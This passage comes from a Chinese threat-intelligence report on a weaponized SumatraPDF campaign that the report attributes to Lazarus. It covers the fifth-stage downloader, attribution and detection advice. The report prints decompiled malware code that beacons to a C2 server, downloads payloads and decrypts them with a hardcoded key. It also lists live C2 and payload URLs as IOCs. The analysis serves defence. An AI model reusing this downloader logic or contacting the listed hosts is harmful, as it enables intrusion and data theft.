

图 23 解密下一阶段PE文件

完成数据解压缩后，样本采取了将提取出的PE文件映射到内存中的策略，随后执行该文件的导出函数。在执行这些导出函数时，样本使用了传递的第三个参数，即之前提到的四位数字标识作为参数。



图 24 执行导出函数

第五阶段 Downloader

在第五阶段，样本首先对之前的四位数字标识进行扩展。具体操作是在原有数字标识的基础上添加“64”，形成一个新的六位数标识。接着，样本进一步添加十个随机字节，从而最终生成一个共计十六字节的数据序列。同时还获取了系统时间。

```
while ( v7 );
v8 = 6i64;
strcat(numflag_and_randnum, "64");              // 添加“64”
do
{
  v9 = rand() % 3;
  if ( v9 )
  {
    v10 = rand();
    if ( v9 == 1 )
      numflag_and_randnum[v8] = v10 % 26 + 65;
    else
      numflag_and_randnum[v8] = v10 % 10 + 48;
  }
  else
  {
    numflag_and_randnum[v8] = rand() % 26 + 97;
  }
  ++v8;
}
while ( v8 < 16 );                              // 再添加随机10个字节
```

图 25 标识后添加数据

```
00000017BC6BA3A2  4C:8BE1              mov r12,rcx
00000017BC6BA3A5  48:8D4C24 61         lea rcx,qword ptr ss:[rsp+61]
00000017BC6BA3AA  33D2                 xor edx,edx
00000017BC6BA3AC  41:B8 03010000       mov r8d,103
00000017BC6BA3B2  E8 79520000          call 17BC6BF630
00000017BC6BA3B7  48:8D8D A2050000     lea rcx,qword ptr ss:[rbp+5A2]

017BC6BA368
```

内存 2 | 内存 3 | 内存 4 | 内存 5 | 监视 1 | 局部变量 | 结构体

	十六进制	ASCII
017BC7058BA	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
017BC7058CA	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
017BC7058DA	00 00 00 00 00 00 00 00 00 00 00 00 00 00 33 32	32
017BC7058EA	30 32 36 34 39 66 32 78 38 37 31 47 30 30 00 00	02649f2x871G00..
017BC7058FA	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
017BC70590A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
017BC70591A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
017BC70592A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
017BC70593A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

图 26 标识后添加数据示例

```
v2 = LocalAlloc(0x40u, 0x19001ui64);
Time = time64(0i64);
v3 = localtime64(&Time);
wprintf_(
  Src,
  L"%04d-%02d-%02d %02d:%02d:%02d",
  (v3->tm_year + 1900),
  (v3->tm_mon + 1),
  v3->tm_mday,
  v3->tm_hour + 1,
  v3->tm_min + 1,
  v3->tm_sec + 1);
v4 = -1i64;
v5 = Src;
do
{
```

图 27 获取系统时间

样本将之前生成的十六字节标识与获取的系统时间戳结合在一起，并对这个数据组合进行Base64编码。

```
v66 = v13;
LODWORD(a8) = v13;
if ( a4 )
{
  v14 = base64_encode(a4, a3, &v65);
  v11 = v65;
  Block = v14;
}
if ( Src )
{
  v15 = base64_encode(Src, v9, &Size);        // 16字节 进行base64编码
  v12 = Size;
  v62 = v15;
}
if ( lpOptional )
{
  v16 = base64_encode(lpOptional, v10, &a8);  // 时间戳 进行base64编码
  v13 = a8;
  v66 = a8;
```

图 28 将数据进行base64编码

在后续阶段中，样本展示了其与远程控制服务器（C2）通信的高级策略。首先，样本创建了一系列随机字符，这些字符的生成显著增加了每次操作的唯一性和难以预测性。然后，样本将这些随机字符与之前通过Base64编码得到的数据进行拼接，形成了一个特定的数据字符串。

这个拼接后的字符串用于后续与C2服务器的通信。这种做法的关键在于，通过结合随机字符和编码数据，样本能够有效地掩蔽其真实通信内容，同时也确保了每次通信的唯一性。这不仅增加了追踪和识别的难度，也提高了整个通信过程的安全性和隐蔽性。此外，此策略的运用也表明了攻击者对数据封装和网络通信隐蔽性方面的深入理解和高超技巧。

```
v34[2] = 0;
RandomString = generateRandomString(a2);
v37 = v60;
v38 = Block;
v59 = v22;
v39 = lpOptional;
v58 = v29;
v40 = v62;
sprintf(
  lpOptional,
  "%s=%s&%s=%s&%s=%s&%s=%d&%s=%d&%s=%s",
  v34,
  RandomString,
  v31,
  v62,
  v58,
  Block,
  v25,
  a7,
  v59,
  v66,
  Src,
  v60);
v41 = rand() % 4;
if ( v41 > 0 )
{
```

图 29 创建随机字符

图 30 拼接URL

在与C2服务器建立连接的过程中，样本首先关注于执行一个至关重要的步骤：精确地设置HTTP请求头的相关信息。紧接着，样本将之前生成并经过处理的字符串发送到服务器。

```
  v15 = dwFlags;
  v8 = HttpOpenRequestW(v6, L"POST", UrlComponents.lpszUrlPath, L"HTTP/1.0", 0i64, 0i64, dwFlags, 0i64);
  hRequest = v8;
  if ( !v8 )
  {
LABEL_18:
    sub_17BC6B1FE0();
    return 0i64;
  }
  if ( UrlComponents.nScheme == INTERNET_SCHEME_HTTPS )
  {
    v15 = 0xF380;
    InternetSetOptionW(v8, 0x1Fu, &v15, 4u);
  }
  wsprintfW(szBuffer, L"Content-Type: application/x-www-form-urlencoded");
  v9 = -1i64;
  v10 = szBuffer;
  do
  {
    if ( !v9 )
      break;
    v4 = *v10++ == 0;
    --v9;
  }
  while ( !v4 );
  HttpAddRequestHeadersW(hRequest, szBuffer, -v9 - 2, 0x20000000u);
  wsprintfW(szBuffer, L"Connection: Keep-Alive");
  v11 = -1i64;
  v12 = szBuffer;
```

图 31 设置请求相关信息



图 32 发送请求

在成功设置HTTP请求头并向C2服务器发送了加工后的字符串之后，样本进入了攻击流程的下一个关键阶段：接收来自C2服务器的数据。这一步骤对于样本执行后续指令或更新其配置至关重要。

```
v2 = 0;
dwNumberOfBytesRead = 0;
dwNumberOfBytesAvailable = 0;
if ( !hRequest )
  return 0i64;
memset(Buffer, 0, 261);
dwBufferLength = 261;
if ( !HttpQueryInfoA(hRequest, 19u, Buffer, &dwBufferLength, 0i64) || atoi(Buffer) != 200 )// 状态码查询
  return 0i64;
for ( ; InternetQueryDataAvailable(hRequest, &dwNumberOfBytesAvailable, 0, 0i64); v2 += dwNumberOfBytesRead )
{
  v6 = dwNumberOfBytesAvailable;
  if ( !dwNumberOfBytesAvailable )
    break;
  if ( 136633 - v2 < dwNumberOfBytesAvailable )
    v6 = 136633 - v2;
  dwNumberOfBytesRead = v6;
  if ( !v6 )
    break;
  if ( !InternetReadFile(hRequest, (a1 + v2), v6, &dwNumberOfBytesRead) )
    return 0i64;
}
*a2 = v2;
sub_17BC6B1FE0();
return 1i64;
}
```

在此次攻击中，该阶段样本扮演着Downloader的角色，其主要职责是从远程控制服务器（C2）接收后续阶段的载荷。样本首先接收来自C2服务器的下一阶段载荷的哈希值，这一步骤对于确保接收数据的完整性和安全性极为关键。

在获取数据后，样本执行一系列的校验操作，将接收到的数据与提供的哈希值进行比对。如果校验结果显示数据完整且未被篡改，样本随后利用流密码对其进行解密。解密的结果是一个PE文件，这是样本用于执行后续恶意活动的关键组件。

在接收C2服务器数据的过程中，样本首先对数据执行Base64解码，这是为了恢复原始数据格式。值得注意的是，如果在获取PE文件的过程中出现任何错误，样本会向C2服务器发送Base64编码的错误信息。这种通信机制不仅增加了攻击的稳定性，也为攻击者提供了关于攻击进展和可能遇到的问题的实时反馈，从而允许攻击者根据情况进行调整或优化。此操作的实施展示了攻击者在数据传输、校验及错误处理方面的高度专业性和技术能力。

```
if ( !v44 )
  return 0i64;
LeaveCriticalSection(&CriticalSection);
LODWORD(Size) = 0;
memset(WideCharStr, 0, 1000);
hash_data = HashDataAndConvertToHexString(&Size);// 解码内容进行MD5计算
MultiByteToWideChar(0, 1u, hash_data, -1, WideCharStr, strlen(hash_data));
v46 = word_17BC707530;
do
{
  v47 = *(v46 + WideCharStr - word_17BC707530);
  v48 = *v46 - v47;
  if ( v48 )
    break;
  ++v46;
}
while ( v47 );
if ( v48 )
{
  memset(v67, 0, 520);
  v49 = 0i64;
  do
  {
    v50 = aHashError[v49++];                    // Hash error!
```

图 33 哈希校验

```
Size_4 = 0;
memset(v86, 0, 260);
memset(MultiByteStr, 0, 260);
memset(Format, 0, 520);
memset(v89, 0, 520);
memset(v84, 0, 8200);
strcpy(v85, "LnvC.mh8/t/a5}!Cq?d%SA_j#<6Ua^$=");
memset(v83, 0, sizeof(v83));
v3 = -1i64;
v4 = Destination;
do
{
  if ( !v3 )
    break;
  v61 = *v4++ == 0;
  --v3;
}
while ( !v61 );
Size = -1;
WideCharToMultiByte(0, 0x200u, Destination, -1, MultiByteStr, -v3 - 2, 0i64, 0i64);
sub_17BC6B1180(v84, v85, v85);
sub_17BC6B13E0(v84, dwDataLen);
v5 = sub_17BC6B6D50();
v6 = v5;
if ( !v5 || sub_17BC6B6DF0(v5, &Size, v83) )
{
  LocalFree(::hMem);
  ::hMem = 0i64;
  return 0i64;
}
```

图 34 数据解密

```
{
  do
  {
    v68 = aDllDataError[v1++];                // Dll Data Error|
    *&MultiByteStr[v1 * 2 + 270] = v68;
  }
  while ( v68 );
  goto LABEL_23;
}
v11 = *(v10 + 1);
v12 = *v10;
if ( !*(v12 + 140) )
{
  do
  {
LABEL_22:
    v17 = aGetprocaddress[v1++];              // GetProcAddress Error|
    *&MultiByteStr[v1 * 2 + 270] = v17;
  }
  while ( v17 );
LABEL_23:
  send_data(v2, v89);                         // 发送请求 base64解码
  LocalFree(v9);
  return 1i64;
}
v13 = (v11 + *(v12 + 136));
if ( !v13[6] || !v13[5] )
```

图 35 发送错误信号

二、归属研判

根据我们搜集的威胁情报以及对此次攻击活动的深入分析，有强有力的证据表明此次使用武器化SumatraPDF Reader的攻击手法与Lazarus组织的历史行为模式高度吻合。历史情报显示，Lazarus组织有将开源项目进行武器化处理的先例，而SumatraPDF Reader正是它们此类操作的目标之一。

此外，综合多个来源[2][3][4]的公开威胁情报，我们发现此次攻击中使用的特定手法，如特定的URL格式和参数传递格式等，与Lazarus组织过去的攻击模式极为相似。

表 1 URL格式对比

已披露的URL格式	此次披露的URL格式
https://codevexillium.org/image/**download/download.asp**	https://blockchain-newtech.com/**download/download.asp**

表 2 样本参数传递格式对比

已披露的样本参数传递格式	本次披露的样本参数传递格式
[DLLFile][导出函数][16字节校验数据]**[4位数字标识]**	**[DLLFile][导出函数]**[加密文件][密钥]**[4位数字标识]**

基于这些相似性以及对攻击细节的仔细对比，我们可以以高等级的信心断定，此次攻击活动极有可能是由Lazarus组织策划并执行。

这一结论不仅基于技术细节的匹配，也反映了我们对全球威胁情报的持续追踪和深入分析的能力，提供了对当前网络安全威胁趋势的关键见解。

三、防范排查建议

在本次详尽的攻击分析中，我们揭示了攻击者如何巧妙地利用社交平台与目标用户建立信任关系。随后，他们通过发送经过精心构造和武器化处理的开源项目，巧妙地诱导用户执行，其最终目的是窃取用户的重要信息。基于这些深入的洞察和分析，我们已经制定了一系列专门的防范和排查建议，旨在帮助识别和防御类似的恶意活动。

- 计划任务排查：利用Windows的Task Scheduler工具或命令行Schtasks.exe命令，仔细检查所有当前计划的任务。特别留意任何未知或可疑的任务，尤其是名为“USBCheck”的计划任务，因为这可能是攻击者的入侵迹象。
- 注册表排查：详细审查注册表中的自启动项，特别是在HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run和HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run路径下。注意检查任何与“USBCheck”相关的可疑条目，这些可能指向恶意活动。
- 可疑目录和文件排查：仔细检查%AppData%目录及其子目录，寻找是否存在usrgroup.dat或thumbcache_512.db等异常文件。这些文件可能是恶意软件的一部分。
- 警惕社交平台来源：对所有通过社交平台接收的文件和链接保持高度警惕，尤其是那些来自未知或不可信来源的。不要轻易信任或打开这些来源的文件。
- 使用360安全卫士：使用360安全卫士全面扫描系统，寻找恶意软件和其他可疑活动的迹象。
- 员工安全意识培训：定期对员工进行安全意识培训，帮助他们识别潜在的钓鱼攻击和可疑通信，提高安全防范能力。

- 及时更新操作系统和软件：定期更新操作系统和所有软件，包括安全防护软件。确保及时修补已知的安全漏洞，减少被攻击的风险。

附录 IOC

D8A8CC25BF5EF5B96FF7A64F663CBD29

46127A35B73B714A9C5C58AAA43CB51F

DA505BB6A3D54C2A0778C4A04179DA0B

420A13202D271BABC32BF8259CDADDF3

44BDB53D1E9FEC419063B04AE83944B6

BE976DD57877FA2242B0BF76CF8671C0

BDFE5EB86FFC3880D6AB770C2B69C2F6

https://blockchain-newtech.com/download/download.asp

http://103.179.142.171/files/npm.mov

参考链接

[1]https://github.com/sumatrapdfreader/sumatra.pdf

[2]https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

[3]https://mp.weixin.qq.com/s?__biz=Mzg2NjgzNjA5NQ==&mid=2247514681&idx=1&sn=1bdf2e0bf8671f1993cd65ed37bbb148&source=41#wechat_redirect

[4]https://paper.seebug.org/1719/